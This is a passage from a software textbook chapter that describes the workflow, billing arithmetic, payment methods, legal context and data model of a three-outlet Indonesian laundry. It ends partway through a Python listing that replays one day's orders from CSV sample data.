There is one exception, and it is a matter of trust, not of software. A regular customer who has forgotten her wallet may be allowed to take her laundry and pay tomorrow by transfer. The shop can say yes; the system then insists that the cashier says so explicitly, by ticking "customer pays later", and the order appears in the list of money owed to the shop until it is paid. The application gives advice and overviews; the decision stays with the people [1].

1.4.7 Delivery

Many laundries collect and deliver for a small fee or for free above a minimum order, usually by motorcycle. For the data it makes little difference whether the customer walks in or a rider takes the bag to her door: the order is handed over, the balance is settled, and it becomes `departed`. Profitina Laundry's application does not plan delivery routes or pay riders; if the shop needs that one day, it is a new module, not a change to the orders themselves. **Figure 1.2** shows delivery as the second way out of the shop for exactly this reason.

1.4.8 Deposits: paying before you come

Some regular customers prefer to pay in advance: they give the shop, say, Rp 200,000, and every later order is paid from that balance until it runs out. For the customer it saves carrying cash; for the shop it brings money in early and keeps the customer loyal. The application records the balance in the customer's `credit` column, and a payment "from the deposit" reduces it. At the end of the sample year 24 customers have a balance, Rp 4,233,000 in total, the largest being Rp 385,000.

Deposits are money the shop *owes* the customer until the laundry is done, and they deserve care. The requirements admit an honest limitation here: the 2026 database has no table for top-ups, so the moment a deposit was topped up is not recorded, only the balance that is left (BR-15) [1]. Chapter 6 discusses what a proper top-up table would look like.

1.4.9 When the customer never comes back

Some bags are never collected. A student leaves the city, a customer forgets, a bag of old work clothes was never worth the trip. The shop cannot throw them away the next morning, and it cannot keep them for ever. Profitina Laundry follows the common practice: after 30 days the supervisor telephones the customer; the notice on the counter says that laundry not collected after 90 days is no longer the shop's responsibility; and the system never deletes anything, it only lists the bags (BR-9) [1]. At the end of the sample year 23 finished orders have waited more than 30 days.

1.5 Three Outlets and Fourteen People

1.5.1 The jobs

A laundry of this size has four kinds of job, and the application gives each a *role* that decides what the person may do on the screen.

- **The owner** sets prices, opens and closes outlets, sees every outlet's money and every report, and has the last word on anything unusual. At Profitina Laundry the owner, Hendra Wijaya, also supervises the first outlet himself.
- **A supervisor** runs one outlet: plans the day, handles problems, cancels an order if needed, writes down complaints and reads the outlet's reports. The supervisor is also an ordinary worker: Siti Nurhaliza Rahman, the supervisor at Keputih, works in the washing section, while Bambang Sutrisno at Wiyung works at the counter.
- **A cashier** works at the counter: receives orders, weighs, writes slips, takes money and hands laundry over. The database calls this section `transaction`.
- **A washer** processes the laundry: washes, dries, irons, folds and marks orders as finished. The database calls this section `wash`. A washer never takes money.

Figure 1.3 shows the fourteen people of the sample data, grouped by outlet, with an arrow from each supervisor to the people who report to them.



Figure 1.3 The fourteen employees of Profitina Laundry by outlet. The owner (navy) supervises the Rungkut staff and the two outlet supervisors (amber); cashiers are teal and washers grey. Every arrow is one value of the column `spv_id`.

1.5.2 Roles that the data decides

Look at **Figure 1.3** again and notice that nobody's role is written anywhere as a word. The database stores only two facts about each employee's job: the section (`transaction` or `wash`) and the supervisor (`spv_id`). The role follows from those facts by a rule, checked in this order (BR-12) [1]:

1. an employee with no supervisor is the **owner**;

2. an employee whom someone else reports to is a **supervisor**;
3. otherwise an employee in the `transaction` section is a **cashier**;
4. otherwise the employee is a **washer**.

This is not cleverness for its own sake. If the role were stored separately, it could disagree with the facts: a "supervisor" with nobody reporting to her, a "washer" in the counter section. Deriving it makes that disagreement impossible. It also means that when Anisa Rahmawati joined the Rungkut counter on 6 April 2026, the shop only had to record her section and her supervisor, and she was a cashier.

> **A FACT STORED ONCE CANNOT DISAGREE WITH ITSELF.** When one fact can be computed from others, a careful design computes it instead of storing it. You will meet this idea again as *normalization* in Chapter 6, and again in the balance of a bill below, which is also never stored.

1.5.3 A day in the week of an outlet

A Profitina outlet opens at 07:00 and closes at 21:00 every day except announced closures. The sample data reproduces the rhythm the staff know well: 45 percent of orders arrive between 15:00 and 21:00, when people come home from work and school; 35 percent between 07:00 and 10:00, on the way out; and the quiet hours between 10:00 and 15:00 are when the washers catch up. Saturday is the busiest day of the week, Sunday the second, Friday the quietest. Staff who know this plan their breaks and their machines around it; software that knows it can show the owner, in Chapter 5, exactly when a second cashier is worth paying for.

1.6 The Price List and the Arithmetic of a Bill

1.6.1 Twelve services

Table 1.2 is the price list of the sample data, the `Service` table, with the number of hours within which each service is promised.

Table 1.2 The price list of Profitina Laundry (`Service` table) with the promised turnaround of business rule BR-7. The unit of each price is part of its description.

Code	Service	Price (Rp)	Promised within
S0001	Wash, dry & fold (per kg)	8,000	48 h
S0002	Express wash & fold, 1 day (per kg)	12,000	24 h
S0003	Ironing only (per kg)	6,000	48 h
S0004	Dry cleaning - shirt/blouse (per item)	20,000	96 h
S0005	Dry cleaning - suit 2 pieces (per item)	65,000	96 h
S0006	Dry cleaning - dress/kebaya (per item)	45,000	96 h
S0007	Dry cleaning - jacket (per item)	40,000	96 h
S0008	Bed cover, any size (per item)	35,000	72 h
S0009	Blanket (per item)	25,000	72 h
S0010	Curtain (per kg)	15,000	120 h
S0011	Shoes deep clean (per pair)	45,000	96 h
S0012	Helmet cleaning (per item)	30,000	48 h

Wash, dry and fold is the heart of the business: 1,368 of the year's 2,953 orders, 46 percent, are `S0001`, and they bring in Rp 67,632,000 of the Rp 144,213,000 charged. Express washing is second by number, with 405 orders.

1.6.2 The price of an order

The price of an order is the price of its service times the number of units:

$$payment = price \times unit \tag{1.2}$$

The name `payment` for the amount charged comes from the original design and is kept for compatibility; read it as "the amount on the slip". Equation (1.2) has two consequences that a developer must respect.

1. **The server computes it, never the browser.** A price typed or sent by the customer's browser could have been changed on the way. The application ignores any price it receives and computes Equation (1.2) itself when the order is saved (AC-4.1) [1].
2. **It is computed once and then kept.** If the owner raises the price of wash and fold next month, the orders already on the racks keep their old price. The amount is a *snapshot* taken at intake. That is why the `Bill` table stores the amount even though it could, in principle, be recomputed: the price list changes, the promise made to the customer does not (BR-1).

> **EXAMPLE.** Bill `B2938`, received at Wiyung on 28 September 2026 at 19:52: 4.3 kg for wash, dry and fold. By Equation (1.1), $unit = \lceil 4.3 \rceil = 5$. By Equation (1.2), $payment = 8{,}000 \times 5 = 40{,}000$ rupiah. The receipt prints `5 × Rp 8.000 = Rp 40.000`, with dots between thousands as Indonesians write money.

1.6.3 Express, and what the surcharge really is

Express wash and fold is promised within one day instead of two, and costs Rp 12,000 per kilogram instead of Rp 8,000. The shop describes this as a 50 percent surcharge, and the arithmetic confirms it:

$$12{,}000 = 8{,}000 \times (1 + 0.5) \tag{1.3}$$

The surcharge is not a separate line on the slip; it is already in the express price. For a load of 3 kg the express price is $12{,}000 \times 3 = 36{,}000$ and the ordinary price $8{,}000 \times 3 = 24{,}000$, so the surcharge is $36{,}000 - 24{,}000 = 12{,}000$ rupiah, which is 50 percent of 24,000, as Equation (1.3) promises. Keeping express as its own service, rather than as a flag on an ordinary order, means that the price list alone explains every amount, and that the reports can count express orders without any special case.

1.6.4 The promised time

Every service has a turnaround, the number of hours the shop promises, listed in the last column of **Table 1.2**. The promised moment is the arrival time plus those hours:

$$promised = arrived + h(service) \tag{1.4}$$

An order that is still `queued` after its promised moment is **overdue** (BR-7). For bill `B2909`, wash and fold received at Keputih on 26 September 2026 at 16:07, Equation (1.4) gives 28 September at 16:07; at 21:00 on 30 September it was still being processed, about 53 hours late, because of the broken dryer. The receipt prints the promised moment, so the customer knows what to

expect, and the queue screen marks overdue orders in red, so the supervisor knows what to chase.

1.6.5 Down payments

Many customers pay part of the price when they drop the laundry off, a **down payment**, which Indonesians abbreviate DP. At Profitina Laundry the habit is half, rounded down to whole thousands:

$$DP = 1{,}000 \times \left\lfloor \frac{payment}{2 \times 1{,}000} \right\rfloor \tag{1.5}$$

The brackets $\lfloor\ \rfloor$ are the *floor*, the opposite of the ceiling in Equation (1.1): the largest whole number that is not more than what is inside. For bill `B0006`, an express order of 3 kg charged Rp 36,000, Equation (1.5) gives $1{,}000 \times \lfloor 36{,}000/2{,}000 \rfloor = 1{,}000 \times 18 = 18{,}000$. The customer paid Rp 18,000 in cash at 09:09 on 2 October 2025 and the other Rp 18,000 at 20:11 the next evening, when she collected the laundry. For an order of Rp 45,000 the rule gives $1{,}000 \times \lfloor 22.5 \rfloor = 22{,}000$, not 22,500, because a cashier does not want to count out five hundred rupiah coins.

1.6.6 The balance

What the customer still owes is the amount charged minus everything paid so far:

$$balance = payment - \sum_{p \in \text{payments}} p\,.amount \tag{1.6}$$

The symbol $\sum$ means "add up": add the amount of every payment p made for this order. For `B0006` after the first payment, the balance is $36{,}000 - 18{,}000 = 18{,}000$; after the second, $36{,}000 - (18{,}000 + 18{,}000) = 0$. The balance is never stored; it is computed from the payments whenever it is needed, for the reason given in the callout of Section 1.5.2. Two rules keep it honest: a payment is always more than zero and never more than the current balance (BR-6), and a payment, once recorded, is never edited or deleted. A mistake is corrected by the owner, openly, with a note.

1.7 Money at the Counter: Cash, QRIS, Transfer and Deposit

1.7.1 Four ways to pay

A customer at an Indonesian laundry in 2026 can pay in four ways, and **Figure 1.4** shows where the money goes in each case.



Figure 1.4 The four ways money reaches the shop. Cash goes into the drawer; QRIS goes through a payment provider to the shop's bank account; a transfer goes to the account directly; a deposit was paid earlier. Every payment, whatever its method, becomes one row with a method, an amount and a reference.

- **Cash** goes into the drawer and is counted at closing. The cash notebook of the paper days becomes the list of cash payments; if the drawer and the list disagree at 21:00, someone has made a mistake, and the list says which orders to look at.
- **QRIS** is paid by scanning the shop's QR code with any banking or e-wallet app. The money goes to a payment provider and from there to the shop's bank account. The customer's app shows a reference number, which the cashier types into the system, for example `QRIS 132453463218`.
- **Bank transfer** goes straight to the shop's account; the cashier records the bank and the transfer number, for example `BCA 102637`.
- **Deposit** means no money moves at the counter at all: the amount is taken from the customer's prepaid balance. The reference is simply `DEPOSIT`.

Whatever the method, the application records one row in the `Payment` table: the order, the moment, the method, the amount and the reference. An order may have several payments, a down payment in cash and the rest by QRIS, for example. Change given back for cash is not recorded, because it is not the shop's money; if the balance is Rp 45,000 and the customer hands over Rp 50,000, the screen shows Rp 5,000 change and the payment recorded is Rp 45,000.

1.7.2 QRIS, in plain words

QRIS stands for *Quick Response Code Indonesian Standard*. Before it, every e-wallet and every bank had its own QR code, and a shop that wanted to accept five of them needed five stickers on the counter. Bank Indonesia, the central bank, launched one national standard in August 2019 and made it mandatory for payment providers from 1 January 2020 [5]. Since then one sticker accepts every app: the customer scans, types or confirms the amount, and the payment is done in seconds.

For a small shop QRIS has three attractions: no cash to count and carry to the bank, no fake notes, and a record of every payment in the shop's account. Its growth has been remarkable. **Table 1.3** collects the figures that Bank Indonesia published in 2026.

Table 1.3 QRIS in Indonesia in 2026, as reported by Bank Indonesia. Almost every merchant that accepts QRIS is a small business like a laundry.

Measure	Value	Period	Source
People who have used QRIS	65.77 million	June 2026	Bank Indonesia [6]
Merchants that accept QRIS	44.86 million	June 2026	Bank Indonesia [6]
Share of those merchants that are micro, small or medium enterprises	96.68 %	June 2026	Bank Indonesia [6]
QRIS transactions in the first half of the year	12.55 billion, about double the first half of 2025	January–June 2026	Bank Indonesia, reported by Kontan [7]

1.7.3 What a QRIS payment costs the shop

A QRIS payment is not free for everyone: the payment provider charges the merchant a fee called the **merchant discount rate**, MDR, a percentage of the amount. The customer must never be charged it; Bank Indonesia forbids passing it on [8]. For a laundry the rules that matter are these.

- Since 1 December 2024, a **micro enterprise** pays **0 percent** on QRIS transactions up to Rp 500,000 and 0.3 percent above that [8].
- From **1 October 2026**, the zero rate is extended: **every merchant**, including small, medium and large ones, pays 0 percent on transactions up to Rp 100,000; above that, small, medium and large merchants pay 0.7 percent, while micro enterprises keep 0 percent up to Rp 500,000 [9].

The fee on one payment is the rate times the amount:

$$fee = r \times amount \tag{1.7}$$

Is Profitina Laundry a micro enterprise? Under Indonesian rules the class depends on the business's capital and yearly sales; a shop of three outlets taking in about Rp 144 million a year is well within the micro and small range, and the book leaves the legal classification to the owner's tax adviser. For the decision that matters it makes no difference. The largest single order of the sample year is Rp 165,000, and about 97 percent of orders are below Rp 100,000. Under either rule, Equation (1.7) with $r = 0$ gives a fee of zero for almost every payment the shop receives. Even in the worst case, a small enterprise paying 0.7 percent on a Rp 165,000 order after October 2026, the fee is $0.007 \times 165{,}000 = 1{,}155$ rupiah, less than the cost of a trip to the bank to deposit that amount in cash.

> **QRIS IS NOT A GATEWAY INSIDE THE APPLICATION.** In this book the customer pays with her own phone and the cashier types the reference number into the system. The application does not talk to a payment provider, does not check the reference, and does not receive notifications from the bank. Connecting it to a real provider is possible, but it means contracts, keys and security reviews that are out of scope, and the requirements say so plainly [1].

1.7.4 How the shop's customers actually pay

The sample year was built to reflect this change. **Table 1.4** counts the 3,319 payments of the year by method.

Table 1.4 Payments of the sample year by method. The amount received, Rp 142,684,000, is less than the Rp 144,213,000 charged, because orders still on the racks and a few unpaid collected orders have a balance.

Method	Payments	Share of payments	Amount (Rp)
cash	1,695	51.1 %	71,695,000
qris	1,151	34.7 %	48,884,000
transfer	290	8.7 %	12,888,000
credit (deposit)	183	5.5 %	9,217,000
total	**3,319**	**100 %**	**142,684,000**

Cash is still the most common way to pay, but QRIS grows through the year, from about 30 percent of payments in October 2025 to about 39 percent in September 2026, and is more common at Keputih, where the students pay with their phones. Chapter 5 draws that trend month by month. The difference between the two totals in **Table 1.4**, Rp 1,529,000, is money the shop is still owed on 30 September: 38 orders have a balance, 32 of them still on the racks and 6 already taken home by customers who promised to pay later.

1.8 When Things Go Wrong

Every business has bad days, and a laundry has its own particular ones. A system that records only the good days is a system the staff will stop trusting. The sample data therefore contains the troubles a real shop has, recorded honestly, and the application gives each a proper place.

1.8.1 Cancellations

Sometimes a customer changes her mind before anything has been washed: she needs the dress tonight after all, or the express order cannot be ready before a trip. A supervisor may cancel an order, but only while it is still `queued` and only if nothing has been paid; otherwise the money would have to be returned, which is a different and more careful business (BR-5) [1]. A cancelled order is not deleted, because its slip number was printed and must still point to something. It becomes `departed` with no finishing time, its amount becomes zero so that it adds nothing to the revenue, and the history records the word `cancelled` with the name of the person who did it. There are 21 cancellations in the sample year, 0.7 percent of orders.

1.8.2 Complaints

A shirt comes back with a stain, a sock is missing, a jacket has shrunk. A complaint happens *after* the laundry has gone home, so it does not change the order's status; it adds a line to the order's history, written by the supervisor, with the date. The sample year has 44 complaints, one for every 67 orders, and more of them for dry cleaning and shoes, where the risk is higher, and during the Lebaran rush, when everyone is hurried.

What the shop *does* about a complaint, re-washing, a discount on the next order, compensation, is a human decision, and the application does not try to make it. What it does is make sure that no complaint is forgotten and that the owner can see, per outlet and per service, where the problems come from.

1.8.3 What the law says about "not our responsibility"

Many laundries print a notice on their slips: *the shop is not responsible for damage or loss.* It is worth knowing that Indonesian consumer protection law does not accept such a sentence at face value. Law No. 8 of 1999 on Consumer Protection forbids a business from including a standard clause, in a document or agreement it offers to consumers, that transfers the business's own responsibility to the consumer (Article 18) [10]. A laundry that loses a customer's shirt cannot escape by pointing to the small print on the slip.

What a shop may and should do is state clear, reasonable conditions: which items are accepted at the customer's own risk after a warning (an old garment, a color that runs, an item with no care label), how long uncollected laundry is kept, and how a complaint is handled. Profitina Laundry's notice about laundry left for more than 90 days (Section 1.4.9) is of this kind, and the shop tells the customer before that time by telephone. This book is not legal advice; the point for a developer is that the rules of the business come partly from the law, and a system should support fair conditions rather than hide unfair ones.

1.8.4 Machines, weather and people

The broken dryer at Keputih in the last week of September 2026 is the kind of trouble that no rule prevents. What the system can do is make it visible: on the evening of 30 September the owner's dashboard shows six overdue orders at Keputih and none elsewhere, and the owner can decide to

move some bags to Rungkut or telephone the customers. The same is true of rain, of Lebaran, and of a cashier who is ill: a laundry cannot control them, but it can see them early.

1.9 Personal Data at the Counter

A laundry knows more about its customers than it might think: names, telephone numbers, home addresses, sometimes a date and place of birth, and a history of what they wear and when they are away. In Indonesia this is protected by **Law No. 27 of 2022 on Personal Data Protection**, known by its Indonesian initials as UU PDP [11]. The law was passed in October 2022 and gave organizations two years to comply, so it has applied in full since October 2024. Its implementing regulation, Government Regulation No. 33 of 2026, was promulgated on 16 July 2026 and takes effect six months later; the supervisory agency that the law creates had not yet begun operating when the regulation was issued [12].

A small laundry is not a bank, but the principles apply to it too, and they shape the application in concrete ways that later chapters implement.

- **Collect only what is needed.** The original 2020 database asks for a customer's place and date of birth. The application keeps those columns so that old data still fits, but no screen needs them, and a new design would drop them.
- **Show only what is needed.** A receipt is handed to the customer and may be left on a bus. It shows the customer's name and telephone number, never the address, birth date or e-mail. The public status page shows even less: no name at all.
- **Say the same thing to everyone who asks the wrong question.** Someone who types a bill code with a wrong telephone number on the status page gets the same answer as someone who types a code that does not exist: *no bill found*. Otherwise a stranger could learn which codes are real.
- **Protect what is stored.** Staff passwords are never stored as they are typed; only a *hash*, a one-way fingerprint, is kept, so that even a stolen database does not reveal them. Chapter 6 explains how, and Chapter 14 tests it.
- **Know who did what.** Every change of status is recorded with the employee and the time, in a history that is only ever added to. This protects customers and staff alike.

All customers, names and telephone numbers in this book's sample data are generated by a program; telephone numbers all have `0000` in the middle and e-mail addresses end in `@example.com`, a domain reserved for examples.

1.10 From Shop Words to Data

1.10.1 The vocabulary of the counter

Everything so far has been told in the words of the shop. A database needs names that are exact, that never change meaning, and that every program uses in the same way. The seven tables of Profitina Laundry are simply the shop's vocabulary written down precisely; **Figure 1.5** lays the two side by side.



Figure 1.5 The words of the counter and the tables and columns that record them. Four tables (Customer, Employee, Service, Bill) come from the original 2020 design; Outlet, Payment and StatusLog were added in September 2026.

Read the figure from top to bottom and it tells the whole story of this chapter in data. An **outlet** has **employees**; a **customer** brings laundry for a **service** from the price list; the result is a **bill**, the order slip, with its units, its amount, its rack spot and its status; **payments** settle it, and the **status log** remembers who did what, and when. **Table 1.5** says the same thing in sentences, with the number of rows each table has in the sample year.

Table 1.5 The seven tables of Profitina Laundry in plain words, with the number of rows in the sample year (October 2025 to September 2026).

Table	One row is	Rows	Key words of the shop
`Outlet`	one shop	3	outlet, branch, shop telephone
`Employee`	one member of staff	14	owner, supervisor, cashier, washer
`Customer`	one registered customer	256	regular, new customer, deposit
`Service`	one line of the price list	12	per kg, per item, express
`Bill`	one order for one service	2,953	slip number, weight, rack, ready, collected
`Payment`	one amount received for one order	3,319	cash, QRIS, transfer, down payment
`StatusLog`	one event in an order’s life	8,802	received, finished, handed over, cancelled, complaint

1.10.2 What is stored and what is computed

Some things in the shop are facts that must be written down when they happen: the weight, the time, the money. Others are consequences that can be worked out whenever they are needed. The design stores the first kind and computes the second, and **Table 1.6** lists the computed ones with the equation from this chapter that gives each.

Table 1.6 Values that the application computes rather than stores, and where this chapter explains them. Only the amount charged and the units are stored, because the price list and the scale may change afterwards.

Value	How it is obtained	Equation
amount charged	stored once at intake as `Bill.payment`	Equation (1.2)
units for a weight	rounded up at intake, stored as `Bill.unit`	Equation (1.1)
paid	the sum of the order's payments	part of Equation (1.6)
balance	amount charged minus paid	Equation (1.6)
promised moment	arrival plus the service's hours	Equation (1.4)
overdue	still `queued` after the promised moment	Equation (1.4)
cancelled	`departed` with no finishing time	Section 1.8.1
role	from section and supervisor	Section 1.5.2

1.10.3 One bill, seen by the finished application

To see all of this come together, look at one real order of the sample year as the finished Flask application of Chapter 10 shows it. **Figure 1.6** is bill `B1365`: an express order of 2 kg received at Rungkut on 18 March 2026 at 10:54 by the cashier Dewi Lestari Putri, paid at once by QRIS, finished by the washer Yulia Kartika Sari at 15:37, and collected at 18:01. Every line of the page is a word from **Figure 1.5**: the outlet and rack at the top, the service and Equation (1.2) in the middle, the payment with its reference, and the history of three events at the bottom.



Figure 1.6 Bill `B1365` in the Flask track of the application, captured from the running program with the sample data. The page answers the questions the paper slip could not: where the bag is, what was paid and how, and who did what, and when.

1.11 One Day at the Counter, Simulated

1.11.1 The day we replay

Everything in this chapter can now be watched happening, on one real day of the sample year. We choose **Wednesday 18 March 2026 at the Rungkut outlet**: the last working day before the Lebaran closure, in the busiest fortnight of the year. It is a good day to watch because almost everything in Sections 1.4 to 1.8 happens in it: orders arrive for four different services, an express order goes through the whole shop in a few hours, one customer pays from her deposit, a rack spot is freed and reused within ninety minutes, and in the evening an express order is cancelled.

The program in this section does not invent anything. It reads the sample data as CSV files, one per table, the same data that `laundry.db` holds, and prints, in time order, every event of the chosen day at the chosen outlet: each order received, each bag finished, each payment and each hand-over. At the end it adds up the day. The whole program uses nothing but its language's standard library, so it runs as soon as Python or Java is installed; Chapter 2 installs both.

1.11.2 How the program works

The idea is simple enough to state in five steps before looking at any code.

1. **Read the tables.** Load each CSV file into a dictionary that finds a row by its code, so that `customers["C0066"]` is the row of Oki O'Neil.
2. **Keep only one outlet.** Keep the bills of the chosen outlet, and the payments and history events of those bills.
3. **Open the shop.** Before the first event, work out what is already on the racks: every bill that arrived before the day and had not left by the start of it. Each such bill occupies its rack spot and is either still being processed or already finished.
4. **Replay the events.** Take the day's history events (received, finished, collected, cancelled, complaint) and the day's payments, sort them by time, and print each one, updating the racks as bags arrive and leave. When a payment and a hand-over happen in the same second, the payment comes first, because at a real counter the customer pays before taking the bag.
5. **Close the shop.** Print the counts, the money by method, the cash that should be in the drawer, and what is still on the racks.

Listing 1.1 is the Python version. It is 140 lines long, and every line is explained below.

Listing 1.1 `Chapter01/python/counter_day.py`: one day at the counter replayed from the CSV files of the sample data, in Python.

```
"""One day at the counter of Profitina Laundry, replayed from the sample data.

Usage:  python counter_day.py [OUTLET] [DATE]      (default: O01 2026-03-18)
Reads the CSV files in ../data and prints every event of that day in time
order, then a summary of the money and of the racks.
"""
import csv
import sys
from datetime import datetime
from pathlib import Path

DATA = Path(__file__).resolve().parent.parent / "data"
# At one moment, a payment is taken before the laundry is handed over.
ORDER = {"queued": 0, "finished": 0, "paid": 1, "departed": 2,
         "cancelled": 2, "complaint": 3}


def load(table):
    """Read one CSV file into a dict: id -> row (a dict of column -> text)."""
    with open(DATA / f"{table}.csv", newline="", encoding="utf-8") as f:
        return {row["id"]: row for row in csv.DictReader(f)}


def rupiah(amount):
    """40000 -> 'Rp 40.000' (a dot between thousands, as on a receipt)."""
    return "Rp " + f"{int(amount):,}".replace(",", ".")


def unit_word(description, unit):
    """The unit of a service is written in its description: per kg/item/pair."""
    word = description.rsplit("per ", 1)[1].rstrip(")")
    return f"{unit} {word}" if word == "kg" or unit == 1 else f"{unit} {word}s"


def in_shop(state):
    """Describe the bills on the racks: how many wait, how many are ready."""
    waiting = sum(1 for s in state.values() if s == "waiting")
    ready = len(state) - waiting
    return (f"{len(state)} bills in the shop, {waiting} being processed "
            f"and {ready} ready for pickup")
```

Listing 1.1 (Continued) *Chapter01/python/counter_day.py: one day at the counter replayed from the CSV files of the sample data, in Python.*

```
def main():
    outlet_id = sys.argv[1] if len(sys.argv) > 1 else "O01"
    day = sys.argv[2] if len(sys.argv) > 2 else "2026-03-18"
    outlets, customers = load("Outlet"), load("Customer")
    employees, services = load("Employee"), load("Service")
    bills = {k: b for k, b in load("Bill").items() if b["Outlet_id"] == outlet_id}
    payments = [p for p in load("Payment").values() if p["Bill_id"] in bills]
    logs = [s for s in load("StatusLog").values() if s["Bill_id"] in bills]
    start = day + " 00:00:00"

    # What is in the shop when the door opens: arrived before today and not yet
    # collected. Each such bill occupies its rack.
    racks, state = {}, {}
    for b in bills.values():
        if b["arrived"] < start and (b["departed"] == "" or b["departed"] >= start):
            racks[b["rack"]] = b["id"]
            done = b["finished"] != "" and b["finished"] < start
            state[b["id"]] = "ready" if done else "waiting"
    outlet = outlets[outlet_id]
    weekday = datetime.strptime(day, "%Y-%m-%d").strftime("%A %d %B %Y")
    print(f"{outlet['name']} ({outlet_id}), {weekday}")
    print("Opening: " + in_shop(state) + "\n")

